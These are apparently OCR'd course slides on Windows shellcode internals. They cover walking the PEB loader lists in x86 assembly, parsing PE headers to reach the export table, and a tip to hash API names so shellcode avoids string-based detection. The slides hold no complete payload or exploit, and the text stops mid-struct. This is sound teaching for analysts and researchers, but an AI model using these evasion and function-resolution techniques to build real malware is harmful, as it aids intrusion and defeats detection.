- Users and developers need a safe, predictable way to interact with the kernel.

- Each program calls exported functions from a variety of dynamically linked library (.DLL) files.
  - Loaded by the operating system.
  - Loaded by the developer.

Windows API Calls

- Examples:
  - VirtualAlloc
  - CreateFile
  - CreateProcess
  - LoadLibrary
  - GetProcAddress
- Wrappers around NTDLL native functions, which lead to Windows system calls.
- In Windows, programmers don't typically use Windows syscalls directly.

PEB - Introduction

- Now we are getting to the fun stuff - which is super relevant for Windows shellcode!
- Process Environment Block (PEB)
  - Connected to the Thread Environment Block

```
mov EAX, fs:[0] ; TEB
mov EAX, fs:[0x30]; PEB
```

- The fs segment register holds important process information in 32-bit
  - The gs segment register holds the same in 64-bit.

TEB

- This screenshot was made via WinDbg!

```
0:000> dt ntdll!_TEB 00f18000
   +0x000 NtTib            : _NT_TIB
   +0x01c EnvironmentPointer : (null)
   +0x020 ClientId         : _CLIENT_ID
   +0x028 ActiveRpcHandle  : (null)
   +0x02c ThreadLocalStoragePointer : 0x012d69d8 Void
   +0x030 ProcessEnvironmentBlock : 0x00f15000 _PEB
   +0x034 LastErrorValue   : 0xbb
   +0x038 CountOfOwnedCriticalSections : 0
   +0x03c CsrClientThread  : (null)
   +0x040 Win32ThreadInfo  : (null)
   +0x044 User32Reserved   : [26] 0
   +0x0ac UserReserved     : [5] 0
   +0x0c0 WOW32Reserved    : 0x774e7000 Void
   +0x0c4 CurrentLocale    : 0x409
   +0x0c8 FpSoftwareStatusRegister : 0
   +0x0cc ReservedForDebuggerInstrumentation : [16] (null)
   +0x10c SystemReserved1  : [21] (null)
   +0x160 HeapFlsData      : (null)
   +0x164 RngState         : [4] 0x10b38fc5
   +0x174 PlaceholderCompatibilityMode : 0 ''
   +0x175 PlaceholderHydrationAlwaysExplicit : 0 ''
   +0x176 PlaceholderReserved : [10]  ""
   +0x180 ProxiedProcessId : 0
   +0x184 _ActivationStack : _ACTIVATION_CONTEXT_STACK
   +0x19c WorkingOnBehalfTicket : [8]  ""
   +0x1a4 ExceptionCode    : 0n0
   +0x1a8 ActivationContextStackPointer : 0x00f18184 _ACTIVATION_CONTEXT_STACK
   +0x1ac InstrumentationCallbackSp : 0
   +0x1b0 InstrumentationCallbackPreviousPc : 0
   +0x1b4 InstrumentationCallbackPreviousSp : 0
   +0x1b8 InstrumentationCallbackDisabled : 0 ''
   +0x1b9 SpareBytes       : [23]  ""
   +0x1d0 TxFsContext      : 0xfffe
   +0x1d4 GdiTebBatch      : _GDI_TEB_BATCH
```

PEB **WinternI.h** header file

```
139   // dt _peb address
140   typedef struct _PEB {
141       BYTE Reserved1[2];
142       BYTE BeingDebugged;
143       BYTE Reserved2[1];
144       PVOID Reserved3[2];
145       PPEB_LDR_DATA Ldr;
146       PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
147       BYTE Reserved4[104];
148       PVOID Reserved5[52];
149       PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
150       BYTE Reserved6[128];
151       PVOID Reserved7[1];
152       ULONG SessionId;
153   } PEB, *PPEB;
```

PEB *from Microsoft SDK*

```
0:000> !peb
PEB at 00000054fe439000
    InheritedAddressSpace:    No
    ReadImageFileExecOptions: No
    BeingDebugged:            Yes
    ImageBaseAddress:         00007ff7648e0000
    NtGlobalFlag:             70
    NtGlobalFlag2:            0
    Ldr                       00007ffc3d2f29c0
    Ldr.Initialized:          Yes
    Ldr.InInitializationOrderModuleList: 00000186a8e16020 . 00000186a8e16840
    Ldr.InLoadOrderModuleList:           00000186a8e16250 . 00000186a8e19d80
    Ldr.InMemoryOrderModuleList:         00000186a8e16260 . 00000186a8e19d90
                    Base TimeStamp                     Module
            7ff7648e0000 351772c0 Mar 24 04:45:52 1998 C:\windows\system32\cmd.exe
            7ffc3d120000 9194561f May 25 13:21:35 2047 C:\WINDOWS\SYSTEM32\ntdll.dll
            7ffc3b200000 d3aca5a1 Jul 14 22:12:49 2082 C:\WINDOWS\System32\KERNEL32.DLL
            7ffc3a620000 fc5b8f29 Mar 01 18:54:17 2104 C:\WINDOWS\System32\KERNELBASE.dll
            7ffc3aa10000 32a4a0e5 Dec 03 16:51:33 1996 C:\WINDOWS\System32\ucrtbase.dll
    SubSystemData:     0000000000000000
    ProcessHeap:       00000186a8e10000
    ProcessParameters: 00000186a8e15740
    CurrentDirectory:  'C:\windows\system32\'
    WindowTitle:  'C:\windows\system32\cmd.exe'
    ImageFile:    'C:\windows\system32\cmd.exe'
    CommandLine:  'C:\\windows\\system32\\cmd.exe'
    DllPath:      '< Name not readable >'
    Environment:  00000186a8e129f0
        =::=::\
        ALLUSERSPROFILE=C:\ProgramData
        APPDATA=C:\Users\austin_local\AppData\Roaming
        CommonProgramFiles=C:\Program Files\Common Files
        CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
```

- What is the PEB?
- Link

```
103    typedef struct _PEB_LDR_DATA {
104        BYTE Reserved1[8];
105        PVOID Reserved2[3];
106        LIST_ENTRY InMemoryOrderModuleList;
107    } PEB_LDR_DATA, *PPEB_LDR_DATA;
108
109    typedef struct _LDR_DATA_TABLE_ENTRY {
110        PVOID Reserved1[2];
111        LIST_ENTRY InMemoryOrderLinks;
112        PVOID Reserved2[2];
113        PVOID DllBase;
114        PVOID Reserved3[2];
115        UNICODE_STRING FullDllName;
116        BYTE Reserved4[8];
117        PVOID Reserved5[3];
118        union {
119            ULONG CheckSum;
120            PVOID Reserved6;
121        } DUMMYUNIONNAME;
122        ULONG TimeDateStamp;
123    } LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
124
```

Reg	Value
eax	7aa510
ecx	e5886a76
edx	1
ebx	7efde000

```
mov ebx, fs:[0x30]
mov ebx, [ebx+0xc]
mov ebx, [ebx+0x8]
mov ebx, [ebx]
mov ebx, [ebx]
mov ebx, [ebx+0x8]
```

```
0:000> dt _peb 7efde000
ntdll!_PEB
   +0x000 InheritedAddressSpace : 0 ''
   +0x001 ReadImageFileExecOptions : 0 ''
   +0x002 BeingDebugged    : 0x1 ''
   +0x003 BitField         : 0x8 ''
   +0x003 ImageUsesLargePages : 0y0
   +0x003 IsProtectedProcess : 0y0
   +0x003 IsLegacyProcess  : 0y0
   +0x003 IsImageDynamicallyRelocated : 0y1
   +0x003 SkipPatchingUser32Forwarders : 0y0
   +0x003 SpareBits        : 0y000
   +0x004 Mutant           : 0xffffffff
   +0x008 ImageBaseAddress : 0x01200000
   +0x00c Ldr              : 0x773f0200 _PEB_LDR_DATA
```

```
0:000> dd [7efde000+c]
7efde00c  773f0200 007a1928 00000000 007a0000
7efde01c  773f2100 00000000 00000000 00000000
7efde02c  00000000 00000000 00000000 00040000
7efde03c  00000000 773f4248 00000007 00000000
```

PEB LDR

```
struct _PEB_LDR_DATA {                                  //  x86
  uint32_t             Length;                          // 0x000
  uint32_t             Initialized;                     // 0x004
  void                *SsHandle;                        // 0x008
  struct _LIST_ENTRY   InLoadOrderModuleList;           // 0x00c
  struct _LIST_ENTRY   InMemoryOrderModuleList;         // 0x014
  struct _LIST_ENTRY   InInitializationOrderModuleList; // 0x01c
  void                *EntryInProgress;                 // 0x024
  uint32_t             ShutdownInProgress;              // 0x028
  void                *ShutdownThreadId;                // 0x02c
};
```

PEB_LDR_DATA structure

PEB_LDR_DATA structure

[This structure may be altered in future versions of Windows.]

Contains information about the loaded modules for the process.

Syntax

```
typedef struct _PEB_LDR_DATA {
  BYTE       Reserved1[8];
  PVOID      Reserved2[3];
  LIST_ENTRY InMemoryOrderModuleList;
} PEB_LDR_DATA, *PPEB_LDR_DATA;
```

```
0:000> dt _PEB_LDR_DATA
ntdll!_PEB_LDR_DATA
   +0x000 Length          : Uint4B
   +0x004 Initialized     : UChar
   +0x008 SsHandle        : Ptr32 Void
   +0x00c InLoadOrderModuleList : _LIST_ENTRY
   +0x014 InMemoryOrderModuleList : _LIST_ENTRY
   +0x01c InInitializationOrderModuleList : _LIST_ENTRY
   +0x024 EntryInProgress  : Ptr32 Void
   +0x028 ShutdownInProgress : UChar
   +0x02c ShutdownThreadId : Ptr32 Void
```

```
mov ebx, fs:[0x30]
mov ebx, [ebx+0xc]
mov ebx, [ebx+0x8]
mov ebx, [ebx]
mov ebx, [ebx]
mov ebx, [ebx+0x8]
```

```
mov ebx, fs:[0x30]
mov ebx, [ebx+0x14]
mov ebx, [ebx+0x8]
mov ebx, [ebx]
mov ebx, [ebx]
mov ebx, [ebx+0x10
```

Reg	Value
eax	7aa510
ecx	e5886a76
edx	1
ebx	773f0200


```
0:000> dt _peb_ldr_data 773f0200
ntdll!_PEB_LDR_DATA
   +0x000 Length          : 0x30
   +0x004 Initialized     : 0x1 ''
   +0x008 SsHandle        : (null)
   +0x00c InLoadOrderModuleList : _LIST_ENTRY [ 0x7a36f0 - 0x7a68e0 ]
   +0x014 InMemoryOrderModuleList : _LIST_ENTRY [ 0x7a36f8 - 0x7a68e8 ]
   +0x01c InInitializationOrderModuleList : _LIST_ENTRY [ 0x7a3790 - 0x
```

Doubly-Linked Lists: Flink & Blink

- From The NT Insider:Kernel-Mode Basics: Windows Linked Lists

Doubly-Linked Lists

As mentioned previously, Windows provides standard support for doubly-linked lists. In terms of implementation, the lists are in fact "circularly linked." What this means is that the FLINK points to the next entry in the list, while the BLINK points to the previous entry in the list and the FLINK of the last entry in the list points to the head of the list. *Figure 1* illustrates this concept.



Remarks

The **LIST_ENTRY** structure is defined as follows:

```
typedef struct _LIST_ENTRY {
   struct _LIST_ENTRY *Flink;
   struct _LIST_ENTRY *Blink;
} LIST_ENTRY, *PLIST_ENTRY, *RESTRICTED_POINTER PRLIST_ENTRY;
```

The **LDR_DATA_TABLE_ENTRY** structure is defined as follows:

```
typedef struct _LDR_DATA_TABLE_ENTRY {
    PVOID Reserved1[2];
    LIST_ENTRY InMemoryOrderLinks;
    PVOID Reserved2[2];
    PVOID DllBase;
    PVOID EntryPoint;
    PVOID Reserved3;
    UNICODE_STRING FullDllName;
    BYTE Reserved4[8];
    PVOID Reserved5[3];
    union {
        ULONG CheckSum;
        PVOID Reserved6;
    };
    ULONG TimeDateStamp;
} LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
```


DllBase

The base address of the loaded DLL.

```
0:000> dt _ldr_data_table_entry
ntdll!_LDR_DATA_TABLE_ENTRY
   +0x000 InLoadOrderLinks : _LIST_ENTRY
   +0x008 InMemoryOrderLinks : _LIST_ENTRY
   +0x010 InInitializationOrderLinks : _LIST_ENTRY
   +0x018 DllBase          : Ptr32 Void
   +0x01c EntryPoint       : Ptr32 Void
   +0x020 SizeOfImage      : Uint4B
   +0x024 FullDllName      : _UNICODE_STRING
   +0x02c BaseDllName      : _UNICODE_STRING
   +0x034 Flags            : Uint4B
   +0x038 LoadCount        : Uint2B
   +0x03a TlsIndex         : Uint2B
   +0x03c HashLinks        : _LIST_ENTRY
   +0x03c SectionPointer   : Ptr32 Void
   +0x040 CheckSum         : Uint4B
   +0x044 TimeDateStamp    : Uint4B
   +0x044 LoadedImports    : Ptr32 Void
```


Traversing Doubly Linked List

```
mov ebx, fs:[0x30]
mov ebx, [ebx+0xc]
mov ebx, [ebx+0x8]
mov ebx, [ebx]
mov ebx, [ebx]
mov ebx, [ebx+0x8]
```



- We now know what a doubly-linked list is.
  - We know about the flink and the blink.
- To traverse these structures, we simply keep following the next flink to reach our target DLL!

Checking Out InInitializationOrderModuleList



Reahing the DllBase

Reg	Value
eax	7aa510
ecx	e5886a76
edx	1
ebx	773f0200

```
0:000> dt _peb_ldr_data 773f0200
ntdll!_PEB_LDR_DATA
   +0x000 Length          : 0x30
   +0x004 Initialized     : 0x1 ''
   +0x008 SsHandle        : (null)
   +0x00c InLoadOrderModuleList : _LIST_ENTRY [ 0x7a36f0 - 0x7a68e0 ]
   +0x014 InMemoryOrderModuleList : _LIST_ENTRY [ 0x7a36f8 - 0x7a68e8 ]
   +0x01c InInitializationOrderModuleList : _LIST_ENTRY [ 0x7a3790 - 0x7a68f0 ]
   +0x024 EntryInProgress : (null)
```

```
0:000> dt _ldr_data_table_entry
ntdll!_LDR_DATA_TABLE_ENTRY
   +0x000 InLoadOrderLinks : _LIST_ENTRY
   +0x008 InMemoryOrderLinks : _LIST_ENTRY
   +0x010 InInitializationOrderLinks : _LIST_ENTRY
   +0x018 DllBase          : Ptr32 Void
```

```
0:000> dd 0x7a3790
007a3790  007a3c28 773f021c 772f0000 00000000
007a37a0  00180000 003c003a 007a3810 00140012
007a37b0  77335b74 00004004 0000ffff 773f48c0
007a37c0  773f48c0 4ec49b8f 00000000 00000000
007a37d0  007a37d0 007a37d0 007a37d8 007a37d8
007a37e0  007a37e0 007a37e0 00000000 7de70000
007a37f0  00000000 00000000 abababab abababab
007a3800  00000000 00000000 6ef6525b 1c004294
```

```
mov eax, fs:[0x30]
mov eax, [eax+0x0C]
mov eax, [eax+0x1C]
mov eax, [eax]
mov eax, [eax]
mov eax, [eax+0x08]
```

PEB Traversal

- Should be the same across different architectures.
- Used by shellcode to dynamically resolve modules and functions
- PEB->LDR->Module Lists
  - InMemoryOrderList
  - InLoadOrderList
  - InInitializationOrderList

PEB Traversal

- LDR_DATA_TABLE_ENTRY
- LoadLibrary
- GetProcAddress

```
0:000> dt _LDR_DATA_TABLE_ENTRY
ntdll!_LDR_DATA_TABLE_ENTRY
   +0x000 InLoadOrderLinks : _LIST_ENTRY
   +0x010 InMemoryOrderLinks : _LIST_ENTRY
   +0x020 InInitializationOrderLinks : _LIST_ENTRY
   +0x030 DllBase          : Ptr64 Void
   +0x038 EntryPoint       : Ptr64 Void
   +0x040 SizeOfImage      : Uint4B
   +0x048 FullDllName      : _UNICODE_STRING
   +0x058 BaseDllName      : _UNICODE_STRING
   +0x068 FlagGroup        : [4] UChar
   +0x068 Flags            : Uint4B
   +0x068 PackagedBinary   : Pos 0, 1 Bit
   +0x068 MarkedForRemoval : Pos 1, 1 Bit
   +0x068 ImageDll         : Pos 2, 1 Bit
   +0x068 LoadNotificationsSent : Pos 3, 1 Bit
   +0x068 TelemetryEntryProcessed : Pos 4, 1 Bit
   +0x068 ProcessStaticImport : Pos 5, 1 Bit
   +0x068 InLegacyLists    : Pos 6, 1 Bit
   +0x068 InIndexes        : Pos 7, 1 Bit
   +0x068 ShimDll          : Pos 8, 1 Bit
   +0x068 InExceptionTable : Pos 9, 1 Bit
   +0x068 VerifierProvider : Pos 10, 1 Bit
   +0x068 ShimEngineCalloutSent : Pos 11, 1 Bit
   +0x068 LoadInProgress   : Pos 12, 1 Bit
   +0x068 LoadConfigProcessed : Pos 13, 1 Bit
   +0x068 EntryProcessed   : Pos 14, 1 Bit
   +0x068 ProtectDelayLoad : Pos 15, 1 Bit
   +0x068 AuxIatCopyPrivate : Pos 16, 1 Bit
   +0x068 ReservedFlags3   : Pos 17, 1 Bit
   +0x068 DontCallForThreads : Pos 18, 1 Bit
   +0x068 ProcessAttachCalled : Pos 19, 1 Bit
   +0x068 ProcessAttachFailed : Pos 20, 1 Bit
```

PEB Traversal

- Find the module
- Find the Export Address Table
- Find the function we want
- Functionally implemented GetProcAddress

PE File - Introduction

- The Portable Executable (PE) file structure is well-documented.
  - Understanding this structured format for a program is critical to understanding how the Windows OS works.
  - One of the best resources to learn about Windows internals is the documentation provided by Microsoft called MSDN.
- Shellcode uses and abuses elements of the PE file - as does malware.

PE File - Format

- The PE Format is well-documented on MSDN

- Important Headers
  - DOS Header
  - PE Header
  - Optional Header

DOS Header

- This is a small header at the beginning of every PE file.
  - “MZ”
  - “This program cannot be run in DOS mode”
- Offset 0x3C - e_lfanew
  - Offset to the PE Header.

PE Header

The PE Header contains much more information that Windows uses when loading the program into memory.

- Architecture of the binary
- Number of sections within the PE file
- Characteristics of the PE File.
  - Includes a flag to determine if the PE file is an executable (.EXE) or a dynamically linked library (.DLL).
- And so much more!

Optional Header


- The Optional Header is actually **not** optional.
  - It contains critical and valuable information about the PE file used by the OS to load the program.
- Size and location of important sections within the PE file
- Process values such as the default stack size, checksum, and even more.

Data Directories

- Import Table
- Export Address Table
- Import Address Table
- Resource Table
- Exception Table
- Base Relocation Table
- And many more

From Image Base to PE Section

- A PE file starts with the IMAGE_DOS_HEADER
  - First 64-bytes



0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.....ÿÿ..
B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	¸.......@.....
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00	00	00	00	00	00	00	00	00	00	00	00	E0	00	00	00	.....à...
0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..º..´.Í!¸.LÍ!Th

GetProcAddress Hashing Techniques

- How can we be stealthier?
  - Don’t use strings - those are super easy to detect.
- Hash function names instead.
  - Matching hashes == matching strings
  - Yes, we will generate checksums, and the shellcode itself will hash all function names until it gets a match.
- Hands-on Experience in upcoming lab

From Image Base to PE Section

- Last DWORD is e_lfanew (Or AddressOfNewExeHeader)
  - IMAGE_BASE + e_lfanew = PE Section
  - Doesn't matter if you're on disk or in memory


struct IMAGE_DOS_HEADER DosHeader	
WORD MZSignature	5A4Dh
WORD UsedBytesInTheLastPage	144
WORD FileSizeInPages	3
WORD NumberOfRelocationItems	0
WORD HeaderSizeInParagraphs	4
WORD OEMid	0
WORD OEMinfo	0
WORD Reserved2[10]	
LONG AddressOfNewExeHeader	E0h

0x0 + 0xE0 = 0xE0

```
00D0h: 52 69 63 68 71 68 C1 A8 00 00 00 00 00 00 00 00  RichqhÁ¨........
00E0h: 50 45 00 00 64 86 06 00 13 FE 15 59 00 00 00 00  PE..dt...þ.Y....
00F0h: 00 00 00 00 F0 00 22 20 0B 02 09 00 00 B0 09 00  ....ð." .....°..
0100h: 00 10 08 00 00 00 00 00 40 53 01 00 00 10 00 00  ........@S......
0110h: 00 00 D2 78 00 00 00 00 00 10 00 00 00 02 00 00  ..Òx............
0120h: 06 00 01 00 06 00 01 00 06 00 01 00 00 00 00 00  ................
0130h: 00 F0 11 00 00 04 00 00 47 9C 12 00 03 00 40 01  .ð......Gœ....@.
```

e_lfanew

- The e_lfanew field is a relative offset (or RVA) to the PE header.
  - We only need to add this RVA to the base of the file.



Syntax

```
typedef struct _IMAGE_NT_HEADERS {
  DWORD                   Signature;
  IMAGE_FILE_HEADER       FileHeader;
  IMAGE_OPTIONAL_HEADER32 OptionalHeader;
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
```

Members

`Signature`

A 4-byte signature identifying the file as a PE image. The bytes are "PE\0\0".

`FileHeader`

An IMAGE_FILE_HEADER structure that specifies the file header.

`OptionalHeader`

An IMAGE_OPTIONAL_HEADER structure that specifies the optional file header.

File Header

```
typedef struct _IMAGE_FILE_HEADER {
  WORD  Machine;
  WORD  NumberOfSections;
  DWORD TimeDateStamp;
  DWORD PointerToSymbolTable;
  DWORD NumberOfSymbols;
  WORD  SizeOfOptionalHeader;
  WORD  Characteristics;
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```

struct IMAGE_FILE_HEADER FileHeader		DCh	14h
enum IMAGE_MACHINE Machine	I386 (14Ch)	DCh	2h
WORD NumberOfSections	5	DEh	2h
time_t TimeDateStamp	11/17/2011 0...	E0h	4h
DWORD PointerToSymbolTable	0	E4h	4h
DWORD NumberOfSymbols	0	E8h	4h
WORD SizeOfOptionalHeader	224	ECh	2h

Image_file_header = 0x14 size

Optional Header

```
typedef struct _IMAGE_OPTIONAL_HEADER {
  WORD                 Magic;
  BYTE                 MajorLinkerVersion;
  BYTE                 MinorLinkerVersion;
  DWORD                SizeOfCode;
  DWORD                SizeOfInitializedData;
  DWORD                SizeOfUninitializedData;
  DWORD                AddressOfEntryPoint;
  DWORD                BaseOfCode;
  DWORD                BaseOfData;
  DWORD                ImageBase;
  DWORD                SectionAlignment;
  DWORD                FileAlignment;
  WORD                 MajorOperatingSystemVersion;
  WORD                 MinorOperatingSystemVersion;
  WORD                 MajorImageVersion;
  WORD                 MinorImageVersion;
  WORD                 MajorSubsystemVersion;
  WORD                 MinorSubsystemVersion;
  DWORD                Win32VersionValue;
  DWORD                SizeOfImage;
  DWORD                SizeOfHeaders;
  DWORD                CheckSum;
  WORD                 Subsystem;
  WORD                 DllCharacteristics;
  DWORD                SizeOfStackReserve;
  DWORD                SizeOfStackCommit;
  DWORD                SizeOfHeapReserve;
  DWORD                SizeOfHeapCommit;
  DWORD                LoaderFlags;
  DWORD                NumberOfRvaAndSizes;
  IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;
```

Name	Value	Start	Size
struct IMAGE_OPTIONAL_HEADER32 OptionalHeader		F0h	E0h
enum OPTIONAL_MAGIC Magic	PE32 (10Bh)	F0h	2h
BYTE MajorLinkerVersion	9	F2h	1h
BYTE MinorLinkerVersion	0	F3h	1h
DWORD SizeOfCode	D5C00h	F4h	4h
DWORD SizeOfInitializedData	406528	F8h	4h
DWORD SizeOfUninitializedData	0	FCh	4h
DWORD AddressOfEntryPoint	0h	100h	4h
DWORD BaseOfCode	10000h	104h	4h
DWORD BaseOfData	F0000h	108h	4h
DWORD ImageBase	7DE70000h	10Ch	4h
DWORD SectionAlignment	10000h	110h	4h
DWORD FileAlignment	200h	114h	4h
WORD MajorOperatingSystemVersion	6	118h	2h
WORD MinorOperatingSystemVersion	1	11Ah	2h
WORD MajorImageVersion	6	11Ch	2h
WORD MinorImageVersion	1	11Eh	2h
WORD MajorSubsystemVersion	6	120h	2h
WORD MinorSubsystemVersion	1	122h	2h
DWORD Win32VersionValue	0	124h	4h
DWORD SizeOfImage	180000h	128h	4h
DWORD SizeOfHeaders	400h	12Ch	4h
DWORD CheckSum	14909Fh	130h	4h
enum IMAGE_SUBSYSTEM Subsystem	WINDOWS_C...	134h	2h
struct DLL_CHARACTERISTICS DllCharacteristics		136h	2h
DWORD SizeOfStackReserve	40000h	138h	4h
DWORD SizeOfStackCommit	1000h	13Ch	4h
DWORD SizeOfHeapReserve	100000h	140h	4h
DWORD SizeOfHeapCommit	1000h	144h	4h
DWORD LoaderFlags	0	148h	4h
DWORD NumberOfRvaAndSizes	16	14Ch	4h
struct IMAGE_DATA_DIRECTORY_ARRAY DataDirArray		150h	80h

Data Directory

- We want to get to the VirtualAddress.

Syntax

```
typedef struct _IMAGE_DATA_DIRECTORY {
  DWORD VirtualAddress;
  DWORD Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

VirtualAddress – we want to go here

Members

`VirtualAddress`

The relative virtual address of the table.

`Size`

The size of the table, in bytes.

Remarks

The following is a list of the data directories. Offsets are relative to the beginning of the optional header.

Offset (PE/PE32+)	Description
96/112	Export table address and size

IMAGE_DATA_DIRECTORY - Exports

- So this is actually a fixed location, relative to the start of the Optional Header.
  - We can add +0x60 (96) to reach the export table!

Remarks

The following is a list of the data directories. Offsets are relative to the beginning of the optional header.

Offset (PE/PE32+)	Description
96/112	Export table address and size

Reaching the Export Table

- So we figured out the Export DATA_DIRECTORY is 0x60 from the Optional Header.
- We also need to include the size of the Signature and FileHeader!

```
typedef struct _IMAGE_NT_HEADERS {
  DWORD                   Signature;
  IMAGE_FILE_HEADER       FileHeader;
  IMAGE_OPTIONAL_HEADER OptionalHeader;
